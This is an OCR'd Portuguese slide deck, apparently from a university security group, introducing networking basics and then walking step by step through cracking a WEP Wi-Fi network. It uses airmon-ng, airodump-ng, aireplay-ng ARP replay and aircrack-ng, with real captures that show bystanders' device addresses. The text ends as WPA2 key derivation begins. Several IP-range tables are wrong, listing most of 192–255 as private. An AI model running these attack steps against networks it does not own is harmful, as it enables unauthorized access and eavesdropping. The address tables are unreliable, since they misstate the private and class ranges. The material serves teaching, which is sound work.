
GRIS - UFRJ

WIFI HACKING

INTRODUÇÃO À REDES, VULNERABILIDADES E MEDIDAS DE SEGURANÇA

TÓPICOS ABORDADOS



INTRODUÇÃO

- IP
- SUB-REDE
- GATEWAY
- ARP
- MAC ADDRESS

WEP

- HACKEANDO WI-FI WEP

WPA2

- HACKEANDO WI-FI WPA2

WORDLISTS E SCRIPTS

- CRUNCH
- JOHN
- SCRIPTS PRÓPRIOS

WPS


- HACKEANDO WPS

MEDIDAS DE SEGURANÇA

- BYPASS COM LISTA DE DISPOSITIVOS AUTORIZADOS E DISPOSITIVOS BLOQUEADOS

AIRDECAP

- DESCIFRAR ARQUIVOS WEP E WPA2



IP

(INTERNET PROTOCOL)

1

O QUE É?

- NÚMERO DE 32 BITS, SERVE COMO IDENTIFICADOR

2

PARA QUE SERVE?


- PERMITE O ENVIO E RECEBIMENTO DE DADOS NA INTERNET

3


COMO FUNCIONA?

3 DHCP (Dynamic Host Configuration Protocol)


ANTES



DEPOIS



3 TIPOS DE IP



IPv4

FORMATO
xxx.xxx.xxx.xxx

VAI DE
0.0.0.0 até 255.255.255.255

COMBINAÇÕES
2^{32}


IPv6

FORMATO
ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

VAI DE
0000:0000:0000:0000:0000:0000:0000:0000 até
ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


COMBINAÇÕES
16^{32} ou 2^{128}

3 EXEMPLO



3 COMO FUNCIONA?

(IPv4)



xxx.xxx.xxx.xxx

IP

PÚBLICO

PRIVADO

DINÂMICO

ESTÁTICO

DINÂMICO

ESTÁTICO

3 RANGE DE IP

PÚBLICO


1.0.0.0 – 9.255.255.255
11.0.0.0 – 126.255.255.255
129.0.0.0 – 169.253.255.255
169.255.0.0 – 172.15.255.255
172.32.0.0 – 191.0.1.255
192.0.3.0 – 192.88.98.255
192.88.100.0 – 192.167.255.255
192.169.0.0 – 198.17.255.255
198.20.0.0 – 223.255.255.255

PRIVADO

10.0.0.0 – 10.255.255.255
169.254.0.0 – 169.254.255.255
172.16.0.0 – 172.31.255.255
192.168.0.0 – 223.255.255.255
224.0.0.0 – 239.255.255.255
240.0.0.0 – 255.255.255.254

3

CLASSES DE IP



CLASSE A /8

10.0.0.0 – 10.255.255.255

CLASSE B APIPA

(AUTOMATIC PRIVATE IP ADDRESSING)

169.254.0.0 – 169.254.255.255

CLASSE B /16

172.16.0.0 – 172.31.255.255

CLASSE C /24

192.168.0.0 – 223.255.255.255

TABELA DE RESUMO DAS CLASSES IP:

classe	faixa do identificador de rede (decimal)	bits de início	tamanho do identificador de rede (bits)	tamamanho identificador de host (bits)	ID rede/ ID host	IPs utilizáveis	máscara
A /8	0 - 127	0	8	24	w.x.y.z	2^24 - 2	255.0.0.0
B /16	128 - 191	10	16	16	w.x.y.z	2^16 - 2	255.255.0.0
C /24	192 - 223	110	24	8	w.x.y.z	2^8 - 2	255.255.255.0
D	224 - 239	1110	-	-	-		
E	240 - 255	1111	-	-	-		

MÁSCARA DE SUB-REDE

1

O QUE É?

- NÚMERO DE 32 BITS

2


PARA QUE SERVE?

- PERMITE SEPARAR UMA GRANDE REDE EM REDES MENORES PARA FINS DE MELHOR REORGANIZAÇÃO, PERFORMANCE E SEGURANÇA.

3

COMO FUNCIONA?

3 MÁSCARA DE SUB-REDE



Ex1
(sem octeto misto)

	decimal	binário
IPv4 Address	192.168.0.10	11000000 . 10101000 . 00000000 . 00001010
IPv4 Subnet Mask	255.255.255.0	11111111 . 11111111 . 11111111 . 00000000
and bit a bit (rede)	192.168.0.0	11000000 . 10101000 . 00000000 . 00000000

conclusão

rede	192.168.0.0
host (intervalo)	192.168.0.1 até 192.168.0.254
broadcast	192.168.0.255
IPs utilizáveis	254 = 28 - 2

3 MÁSCARA DE SUB-REDE

Ex2
(com octeto misto)

	decimal	binário
IPv4 Address	192.168.0.10	11000000 . 10101000 . 00000000 . 00001010
IPv4 Subnet Mask	255.255.255.192	11111111 . 11111111 . 11111111 . 11000000
Salto	64	111111

Analise da rede:

	rede	range da sub-rede	host	broadcast	quantidade de ips utilizáveis
sub-rede 1	192.168.0.0	192.168.0.0 até 192.168.0.63	192.168.0.1 até 192.168.0.62	192.168.0.63	62 = 2^6 - 2
sub-rede 2	192.168.0.64	192.168.0.64 até 192.168.0.127	192.168.0.65 até 192.168.0.126	192.168.0.127	62 = 2^6 - 2
sub-rede 3	192.168.0.128	192.168.0.128 até 192.168.0.191	192.168.0.129 até 192.168.0.190	192.168.0.191	62 = 2^6 - 2
sub-rede 4	192.168.0.192	192.168.0.192 até 192.168.0.255	192.168.0.193 até 192.168.0.254	192.168.0.255	62 = 2^6 - 2

GATEWAY

1

O QUE É?

- UM GATEWAY PADRÃO É O NÓ EM UMA REDE DE COMPUTADORES QUE USA O CONJUNTO DE PROTOCOLOS DA INTERNET

2

PARA QUE SERVE?

- SERVE COMO HOST DE ENCAMINHAMENTO PARA OUTRAS REDES QUANDO NENHUMA OUTRA ESPECIFICAÇÃO DE ROTA CORRESPONDE AO ENDEREÇO IP DE DESTINO DE UM PACOTE.

GATEWAY

ipconfig

```
C:\Users\jhays>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   IPv4 Address. . . . . . . . . . . : 192.168.0.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
                                       192.168.0.1
```

ARP

(ADDRESS RESOLUTION PROTOCOL)

1

PARA QUE SERVE?

- O OBJETIVO DO ARP É VINCULAR ENDEREÇOS IP AOS SEUS RESPECTIVOS MAC ADDRESS


2

COMO FUNCIONA?


- OS DISPOSITIVOS ENVIAM PACOTES ARP REQUEST POR BROADCAST, “PERGUNTANDO” PARA OS DISPOSITIVOS: "QUEM POSSUI O ENDEREÇO IP DE DETERMINADO MAC ADDRESS"

2 ARP REQUEST/REPLY

ARP REQUEST



ARP REPLY



obs: Antes de fazermos o ARP REQUEST / REPLY, nós consultamos na tabela arp para verificar se não possuímos a correlação ip-mac armazenada em cache

2 TABELA ARP

arp -a

```
C:\Users\jhays>arp -a

Interface: 192.168.56.1 --- 0x9
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 192.168.0.10 --- 0x12
  Internet Address      Physical Address      Type
  192.168.0.1           70-03-7e-a1-86-0e     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

MAC ADDRESS

(MEDIA ACCESS CONTROL OU CONTROLE DE ACESSO DE MÍDIA)

1

O QUE É?

- É UM IDENTIFICADOR ÚNICO DE 48 BITS, ATRIBUÍDO A UMA INTERFACE DE REDE

2


COMO FUNCIONA?

- SERVE PARA IDENTIFICAR O HARDWARE RESPONSÁVEL POR CADA INTERAÇÃO COM O MEIO DE TRANSMISSÃO CABEADO, ÓPTICO OU SEM FIO.

BSSID E ESSID

(BASIC SERVICE SET IDENTIFIER) E (EXTENDED SERVICE SET IDENTIFIER)

TÓPICOS ABORDADOS



INTRODUÇÃO

- IP
- SUB-REDE
- GATEWAY
- ARP
- MAC-ADRESS

WEP

- HACKEANDO WI-FI WEP

WPA2

- HACKEANDO WI-FI WPA2

WORDLISTS E SCRIPTS

- CRUNCH
- JOHN
- SCRIPTS PRÓPRIOS

WPS

- HACKEANDO WPS

MEDIDAS DE SEGURANÇA

- BYPASS COM LISTA DE DISPOSITIVOS AUTORIZADOS E DISPOSITIVOS BLOQUEADOS

AIRDECAP

- DESCIFRAR ARQUIVOS WEP E WPA2

WEP

(WIRED EQUIVALENT PRIVACY)

1


COMO REALIZAR O ATAQUE ?

1 MODO DE MONITORAMENTO

airmon-ng start wlan0

```
┌──(root㉿kali)-[/home/kali/Desktop/wep_teste]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    557 NetworkManager
   1297 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          TP-Link Archer T2U PLUS [RTL8821AU]
                (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]wlan0)
```

2 SELECIONAR O ALVO



airodump-ng wlan0

INFORMAÇÕES DO ALVO:
ESSID = “LINKSYS”
BSSID = “98:FC:11:D0:A8:2E”
CANAL = 6

3 TROCAR O CANAL DA PLACA DE MONITORAMENTO


- ifconfig wlan0 down - derruba a placa para fazermos as modificações
- iwconfig wlan0 channel 6 - troca o canal da placa para a mesma da rede alvo
- ifconfig wlan0 up - sobe a placa após fazermos as modificações
- iwlist wlan0 channel - mostra todos os canais da placa e o canal atual da placa

```
┌──(root㉿kali)-[/home/kali]
└─# iwlist wlan0 channel
wlan0     32 channels in total; available frequencies :
          Channel 01 : 2.412 GHz
          Channel 02 : 2.417 GHz
          Channel 03 : 2.422 GHz
          Channel 04 : 2.427 GHz
          Channel 05 : 2.432 GHz
          Channel 06 : 2.437 GHz
          Channel 07 : 2.442 GHz
          Channel 08 : 2.447 GHz
          Channel 09 : 2.452 GHz
          Channel 10 : 2.457 GHz
          Channel 11 : 2.462 GHz
          Channel 36 : 5.18 GHz
          Channel 40 : 5.2 GHz
          Channel 44 : 5.22 GHz
          Channel 48 : 5.24 GHz
          Channel 52 : 5.26 GHz
          Channel 56 : 5.28 GHz
          Channel 60 : 5.3 GHz
          Channel 64 : 5.32 GHz
          Channel 100 : 5.5 GHz
          Channel 104 : 5.52 GHz
          Channel 108 : 5.54 GHz
          Channel 112 : 5.56 GHz
          Channel 116 : 5.58 GHz
          Channel 120 : 5.6 GHz
          Channel 124 : 5.62 GHz
          Channel 128 : 5.64 GHz
          Channel 132 : 5.66 GHz
          Channel 136 : 5.68 GHz
          Channel 140 : 5.7 GHz
          Channel 149 : 5.745 GHz
          Channel 153 : 5.765 GHz
          Current Frequency:2.437 GHz (Channel 6)
```

4 MONITORAR A REDE ALVO

airodump-ng wlan0 --essid linksys --channel 6 -w monitoramento_wep

Arquivos gerados:



5 GERAR VETORES DE INICIALIZAÇÃO

aireplay-ng -3 -b 98:FC:11:D0:A8:2E -h 64:A2:00:0D:04:0E wlan0

FLAGS:
-3 = --arpreplay = standard ARP-request replay (-3)

-b = bssid da rede alvo


-h = mac do dispositivo conectado a rede

```
CH  6 ][ Elapsed: 3 mins ][ 2022-07-21 17:30

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

98:FC:11:D0:A8:2E  -10 100      280      245   18   6   54e. WEP  WEP     SKA  linksys

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   3A:E4:79:C9:85:19  -27    0 - 1      0         9         Shekina Copiadora
(not associated)   00:D7:6D:21:58:36  -53    0 - 1      0         6
(not associated)   D4:C9:EF:00:0D:39  -57    0 - 1      0        43         Angel
98:FC:11:D0:A8:2E  64:A2:00:0D:04:0E  -53   54e- 1e    496        80         Shekina Copiadora,linksys
```

5 IMPREVISTOS

o campo #data estava demorando muito para crescer, então eu forcei o aumento pingando para o roteador (usando o celular)

para pingar para o roteador, eu baixei o aplicativo “termux”, abri 8 sessões do terminal e digitei o comando “ping 192.168.1.1” em todas as sessões. Assim, conseguimos aumentar o campo #data



5 QUEBRA DA SENHA

cp monitoramento_wep-01.cap copia_monitoramento_wep-01.cap


aircrack-ng -a 1 copia_monitoramento_wep-01.cap

FLAGS:
-a <amode> : force attack mode (1/WEP, 2/WPA-PSK)

A QUEBRA DA SENHA FOI FEITA QUANDO TÍNHAMOS 33929 VETORES DE INICIALIZAÇÃO

```
CH  6 ][ Elapsed: 3 mins ][ 2022-07-21 17:30

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

98:FC:11:D0:A8:2E  -10 100      280      245   18   6   54e. WEP  WEP     SKA  linksys

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   3A:E4:79:C9:85:19  -27    0 - 1      0         9         Shekina Copiadora
(not associated)   00:D7:6D:21:58:36  -53    0 - 1      0         6
(not associated)   D4:C9:EF:00:0D:39  -57    0 - 1      0        43         Angel
98:FC:11:D0:A8:2E  64:A2:00:0D:04:0E  -53   54e- 1e    496        80         Shekina Copiadora,linksys
```

TÓPICOS ABORDADOS



INTRODUÇÃO

- IP
- SUB-REDE
- GATEWAY
- ARP
- MAC-ADRESS

WEP

- HACKEANDO WI-FI WEP

WPA2

- HACKEANDO WI-FI WPA2

WORDLISTS E SCRIPTS

- CRUNCH
- JOHN
- SCRIPTS PRÓPRIOS

WPS

- HACKEANDO WPS

MEDIDAS DE SEGURANÇA

- BYPASS COM LISTA DE DISPOSITIVOS AUTORIZADOS E DISPOSITIVOS BLOQUEADOS

AIRDECAP

- DESCIFRAR ARQUIVOS WEP E WPA2

WPA2 - PSK

(WI-FI PROTECTED ACCESS-PRE SHARED KEY)

1

O QUE É?


- É UM PROTOCOLO DE ENCRIPTAÇÃO

2

COMO FUNCIONA?


2 PRE SHARED KEY

PMK
(pairwise master key)



DERIVA

PTK
(pairwise transient key)



2 COMPOSIÇÃO DA PMK

DerivationKey = PBKDF2(PseudoRand, Password, Salt, NumberIteractions, len)

